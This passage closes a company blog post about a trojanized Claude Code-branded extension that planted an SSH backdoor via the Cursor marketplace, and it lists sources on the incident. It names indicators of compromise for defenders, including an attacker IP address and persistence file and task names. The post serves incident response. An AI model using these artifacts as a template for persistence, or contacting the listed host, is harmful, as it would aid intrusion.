- Security teams: hunt for
134.209.82.225,.stk_*files, theSysMontask andcom.apple.sysmond.plistin endpoint telemetry. Microsoft's post includes ready-made Defender queries.
We'll update this post if Cursor publishes a root cause. At Lycore we build custom software and AI systems, and we think about developer-machine security the same way we think about production: least privilege, short-lived credentials and audit trails.
Sources
- Cursor, "Security notice — malicious version of Anthropic.claude-code (2.1.312 and 2.1.313) identified in the Cursor VS Code Extension Marketplace", Oct 29, 2026, updated Oct 30: https://cursor.com/blog/claude-code-extension-security-notice
- Microsoft Security Blog, "Inside a malicious Claude Code-branded extension and its persistent SSH backdoor", Oct 30, 2026: https://www.microsoft.com/en-us/security/blog/2026/10/30/inside-malicious-claude-code-branded-cursor-extension-persistent-ssh-backdoor/
- OX Security, "Compromised Claude Code Extension (2.1.313) in Cursor Marketplace Plants Attacker SSH Key and Persistence", Oct 30, 2026: https://www.ox.security/blog/malicious-claude-code-extension-cursor-ssh-backdoor/
- The Hacker News, "Official Claude Code Extension on Cursor Marketplace Trojanized with Persistent SSH Backdoor", Oct 30, 2026: https://thehackernews.com/2026/10/official-claude-code-vs-code-extension.html
- WIRED, "A Supply Chain Attack Put Malicious Anthropic Claude Extensions on Thousands of Devices": https://www.wired.com/story/trojan-malware-targets-thousands-of-anthropic-claude-developer-systems/
- Hacker News discussion with comments from Anthropic staff: https://news.ycombinator.com/item?id=50304129
- Visual Studio Code, "VS Code for enterprise": https://code.visualstudio.com/docs/setup/enterprise
About the author
- Custom software & AI development company. We build production-ready AI integrations, mobile apps, and web platforms for businesses that want real results. lycore.com
Comments
Join the discussionNo comments yet. Be the first to comment.